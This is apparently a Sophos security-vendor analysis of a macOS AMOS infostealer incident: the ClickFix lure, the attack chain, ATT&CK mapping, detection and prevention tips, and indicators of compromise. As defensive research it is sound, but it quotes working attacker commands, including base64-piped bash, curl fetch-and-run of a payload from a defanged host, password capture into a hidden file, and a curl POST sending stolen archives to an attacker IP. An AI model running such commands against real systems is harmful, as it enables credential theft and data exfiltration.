.svg?width=93&quality=80&auto=webp&format=auto&cache=true&immutable=true&cache-control=max-age%3D31536000 "Home")


.svg?width=7&quality=80&auto=webp&format=auto&cache=true&immutable=true&cache-control=max-age%3D31536000 "Top Navigation - Sign in - Icon")


Sophos Managed Detection and Response (MDR) teams recently responded to a customer incident involving an infostealer infection on a macOS host. When we investigated, we found that the infostealer appeared to be a variant of AMOS (Atomic macOS), a well-known malware family we’ve written about before.
The attack began with a ClickFix-style ruse, where a user was tricked into running a terminal command. This isn’t the first time we’ve seen this social engineering technique used in conjunction with macOS infostealers; in March this year we reported on multiple variants of the MacSync stealer adopting the same approach.
AMOS is a significant threat; it accounted for almost 40% of our macOS protection updates in 2025 (more than double any other macOS malware family), and almost half of macOS stealer customer reports in the last three months, as of this writing. Part of a malware-as-a-service (MaaS) offering, it’s optimized to steal Keychain data, browser credentials, cookie, autofill information, and other high-value artifacts (such as cryptocurrency wallet information), enabling rapid account takeover and follow-on attacks. It’s been tracked in public reporting since at least April 2023.
More recently, in August 2025, CrowdStrike reported on a campaign involving an AMOS variant dubbed ‘SHAMOS.’ In December 2025, Huntress noted incidents involving AMOS delivery via poisoned search results relating to ChatGPT/Grok conversations, and in February 2026 Microsoft referenced AMOS within the broader context of infostealers expanding into macOS and abusing trusted platforms and utilities for distribution.
As many previous reports note, and as in the case we investigated, AMOS campaigns typically rely on social engineering rather than exploit chains. In some cases, threat actors use fake installers or ‘cracked app’ lures, although ClickFix appears to be an increasingly prominent infection vector. More recently, and as we described in our MacSync piece, researchers have reported the use of lures relating to AI models.
This social engineering isn’t limited to the initial infection, however. A recurring behavior noted by defenders is repeated password prompting until the victim provides their macOS password, which is then used to perform privileged actions.
Attack chain overview
- Social engineering persuades the user to execute a command in Terminal
- First stage bootstrap script is downloaded and executed
- Malware captures and validates the user’s macOS password
- Second stage payload is retrieved and executed with elevated privileges
- Anti‑analysis routine checks detect virtualized environments
- Malware collects extensive user and system data (Keychain database, macOS password, Firefox and Chrome profile data, Apple Notes, extension storage, host and system profile data, and cryptocurrency-related information)
- Stolen data is archived and prepared for exfiltration
- Data is sent to attacker infrastructure
- Persistence is established using LaunchDaemon
- System registers with command‑and‑control (C2) server
Bootstrapping
The command provided on the attacker-controlled site – which the user was tricked into running in Terminal – downloads and executes a bootstrapping script with the following command:
echo <b64> | base64 -d | bash
curl -fsSL hxxps://sphereou[.]com/cleanera
Password validation
The malware prompts the user for their macOS system password and validates it locally. Once validated, the password is stored in a hidden file for later use.
username=$(whoami)
dscl . -authonly "$username" "$password"
echo -n "$password" > "/Users/$username/.pass"
Second stage payload deployment
After collecting the password, the malware downloads a secondary payload from hxxps[://]sphereou[.]com/cleaner3/update and saves it to /tmp/update. Extended attributes are removed to bypass macOS security warnings, and the file is executed.
curl -o /tmp/update hxxps://sphereou[.]com/cleaner3/update
echo "<PASSWORD>" | sudo -S xattr -c /tmp/update
chmod +x /tmp/update
/tmp/update
Anti‑analysis
To evade automated detection, the malware checks whether it is running in a virtual machine or sandbox environment by querying system_profiler data via osascript and looking for specific hardware values.
Indicators checked include:
- QEMU
- VMware
- KVM
Credential and session harvesting
The malware prepares directories under /tmp to store collected data. It also retrieves a hardware UUID to uniquely identify the victim system, and performs some basic host enumeration:
whoami, id, hostname, ioreg IOPlatformUUID
Example staging paths:
/tmp/91897/
/tmp/91897/FileGrabber/NotesMedia/
In this case we investigated, the threat actor used several AMOS configuration flags (CONFIG_STEAL_FINDER, CONFIG_STEAL_NOTES_API, and CONFIG_STEAL_HISTORY) to drive collection routines.
AMOS proceeds to collect a wide range of sensitive data, including:
- macOS Keychain database
- Firefox browser data (cookies, saved passwords, form history)
- Chrome/Chromium profiles
- Extension storage and IndexedDB files
- Local browser session tokens
In the variant we analyzed, AMOS’s module set also included fake Ledger Wallet and Trezor Suite applications, suggesting capabilities related to cryptocurrency credential and seed theft.
Archiving and exfiltration
Collected files are compressed into a single archive using macOS utilities, before being sent to an attacker-controlled server.
ditto -c -k --sequesterRsrc /tmp/91897/ /tmp/out.zip
curl -X POST -F "file=@/tmp/out.zip" hxxp://38[.]244[.]158[.]56/contact
Persistence
To maintain long‑term access, the attacker achieves persistence via a LaunchDaemon. A hidden helper binary is stored in the user directory and configured to run automatically.
Example persistence path:
/Library/LaunchDaemons/com.finder.helper.plist
C2
The infected system registers with the C2 server and periodically retrieves instructions. Example C2 endpoints:
hxxp://45[.]94[.]47[.]204/api/join/
hxxp://45[.]94[.]47[.]204/api/tasks/

Figure 1: The AMOS attack chain
MITRE ATT&CK mapping
| Attack Stage | Activity Description | MITRE ATT&CK Tactic | Technique ID | Technique Name |
| Initial Execution | User executes a malicious Terminal command that begins the infection chain | Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell |
| Stage 1 Loader | Bootstrap script runs and downloads/executes additional components | Execution | T1059 | Command and Scripting Interpreter |
| Credential Prompt | Fake prompt captures the user’s system password | Credential Access | T1056 | Input Capture |
| Stage 2 Payload | Secondary payload is executed to deploy the stealer functionality | Execution | T1059 / T1106 | Command Execution / Native API |
| Environment Checks | Malware performs checks to gather system information and validate execution environment | Discovery | T1082 | System Information Discovery |
| Credential Harvesting | Sensitive credentials are extracted from browsers and macOS Keychain | Credential Access | T1555 | Credentials from Password Stores |
| Data Preparation | Stolen data is compressed or archived before transmission | Collection | T1560 | Archive Collected Data |
| Data Exfiltration | Harvested data is transmitted to attacker-controlled infrastructure | Exfiltration | T1041 | Exfiltration Over C2 Channel |
| Persistence Mechanism | Malware installs persistence mechanisms (e.g., Launch Agents) to survive reboots | Persistence | T1543.001 | Create or Modify System Process: Launch Agent |
Keeping safe
Detection opportunities
- dscl authentication attempts followed by hidden password storage
- Creation of staging directories under /tmp
- Compression of large credential datasets using ditto
- curl outbound POST requests sending archive files to external IPs
- Creation of LaunchDaemons with root ownership
- Access to browser credential stores and Notes/Keychain-relevant data paths from non-standard processes
- Host-based artifacts may include:
- /Users/<username>/.pass
- /tmp/update
- /tmp/91897/
- /tmp/out.zip
- /Users/<username>/.agent
- /Users/<username>/.mainhelper - /Library/LaunchDaemons/com.finder.helper.plist
Prevention opportunities
- Block and alert on user-initiated Terminal paste-and-run execution patterns (ClickFix-style).
- Enforce Gatekeeper and notarization requirements; disallow “Anywhere” execution settings.
- Keep XProtect and system security updates enabled and fully up to date.
- Remove local admin rights by default; require privileged elevation only when necessary.
- Block execution of unsigned/untrusted binaries from user home hidden paths (dot-prefixed executables).
- Monitor and alert on new/modified LaunchDaemons in /Library/LaunchDaemons/ (e.g., com.finder.helper.plist)
- Restrict installation of unapproved wallet/crypto apps
Sophos protections
- OSX-CRD-PRC-STEAL-BROWSER-DATA-1
- OSX-COL-PRC-SUSP-DITTO-1
- OSX/Infostl-FH
- OSX/InfoStl-GA
Conclusion
Mainstream malware now regularly affects macOS users – particularly when it comes to infostealers, which regularly account for a significant portion of all the macOS detections we see in telemetry.
AMOS, in particular, remains a significant concern. Like many of its ilk, its use of social engineering to bypass security controls makes it a potent threat. As we noted in our MacSync article, the specific lures used by threat actors are continuing to adapt in response to wider social and technological trends.
We’ll continue to monitor for and investigate macOS infostealer infections, update protection and detection information as appropriate, and publish research on this fast-evolving region of the threat landscape as data becomes available.
IOCs relating to this article will be available on our GitHub repository.
Acknowledgments
Sophos X-Ops would like to thank Jagadeesh Chandraiah of SophosLabs for his contribution to this report.